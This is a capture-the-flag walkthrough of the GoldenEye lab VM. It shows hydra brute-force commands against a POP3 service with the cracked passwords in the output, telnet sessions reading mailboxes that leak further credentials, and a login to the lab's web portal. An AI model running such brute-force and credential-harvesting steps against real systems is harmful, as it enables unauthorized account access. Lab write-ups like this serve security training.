
Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port

So after getting two usernames boris and natanya, we applied brute-force for each users attack with help of the following command:
hydra -f -t 64 -l boris -P /usr/share/fasttrack.txt 192.168.56.101 -s 55007 pop3
We got the password: secret1 for username boris as shown in the image.




```
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $sudo hydra -f -t 60 -l boris -P fasttrack.txt 192.168.56.101 -s 55007 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 21:23:42
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 60 tasks per 1 server, overall 60 tasks, 222 login tries (l:1/p:222), ~4 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[55007][pop3] host: 192.168.56.101   login: boris   password: secret1!
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-06 21:24:04
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $
```

Similarly we did the same hydra bruteforce to user natalya.
 We got the password: secret1 for username boris as shown in the image.




```
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $sudo hydra -f -t 60 -l natalya -P fasttrack.txt 192.168.56.101 -s 55007 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-06 21:30:22
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 60 tasks per 1 server, overall 60 tasks, 222 login tries (l:1/p:222), ~4 tries per task
[DATA] attacking pop3://192.168.56.101:55007/
[55007][pop3] host: 192.168.56.101   login: natalya   password: bird
[STATUS] attack finished for 192.168.56.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-06 21:30:43
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $
```

Using telnet command we have logged in with the username: boris and password: secret1! .This gave us three messages as shown in the image.



```
┌─[baz@parrot]─[/usr/share/wordlists]
└──╼ $telnet 192.168.56.101 55007
Trying 192.168.56.101...
Connected to 192.168.56.101.
Escape character is '^]'.
+OK GoldenEye POP3 Electronic-Mail System
STAT
-ERR Unknown command.
USER boris
+OK
PASS secret1!
+OK Logged in.
STAT
+OK 3 1838
LIST
+OK 3 messages:
1 544
2 373
3 921
.
STAT
+OK 3 1838
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
```

Now reading all of the three messages, the clues given in the messages were of no use and are just made to confuse you, as it has wasted our time to make a clue out of it.




```
RETR 1
+OK 544 octets
Return-Path: <root@127.0.0.1.goldeneye>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id D9E4745481
        for <boris>; Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
Message-Id: <20180425022326.D9E47454B1@ubuntu>
Date: Tue, 2 Apr 1990 19:22:14 -0700 (PDT)
From: root@127.0.0.1.goldeneye

Boris, this is admin. You can electronically communicate to co-workers and students here. I'm not going to scan emails for security ris
ks because I trust you and the other admins here.
.
RETR 2
+OK 373 octets
Return-Path: <natalya@ubuntu>
X-Original-To: boris
Delivered-To: boris@ubuntu
Received: from ok (localhost [127.0.0.1])
        by ubuntu (Postfix) with ESMTP id C3F2B454B1
        for <boris>; Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
Message-Id: <20180425024249.C3F2B454B1@ubuntu>
Date: Tue, 21 Apr 1995 19:42:35 -0700 (PDT)
From: natalya@ubuntu

Boris, I can break your codes!
```

Similarly using telnet command we have logged in with the username: natalya and password: bird. This gave us two messages as shown in the image.

telnet 192.168.56.101


After opening all the messages, we saw some clues like username and password, domain name along with a directory name of the domain

From this point, we thought of the adding the servers IP along with the domain name into Linux /etc/hosts. File.



```
.
RETR 2
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu

Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see any config issues, especially i
s it's related to security...even if it's not, just enter it in under the guise of "security"...it'll get the change order escalated wi
thout much hassle :)

Ok, user creds are:

username: xenia
password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....

Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```


As you can see in the image we have added the domain named along with servers IP inside /etc/host file in our local machine and saved it



```
  GNU nano 5.1                                        /etc/hosts
127.0.0.1       localhost
127.0.1.1       parrot
192.168.56.101  severnaya-station.com
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Parrot Terminal
File Edit View Search Terminal Help
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line M-E Redo M-6 Copy

Next, we thought of browsing /gncertdir along with the Domain name.



severnaya-station.com/gnocertdir/enrol/index.php?id=2

Intro to GoldenEye

Home ► Courses ► GNO ► Intro ► Enrolment options

Enrolment options


You can not enrol yourself in this course.

You are logged in as Xenia X (Logout)

New message from Dr Doak

Greetings Xenia, As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me v...

And after spending time examining got another user named doak communicating to xenia.



Messages: Dr Doak - Mozilla Firefox
severnaya-station.com/gnocertdir/message/index.php?viewing=unread&user2=5
Site pages
My profile
View profile
Forum posts
Blogs
Messages
My private files
Courses
Settings
My profile settings
Edit profile
Change password
Messaging
Blogs
Search
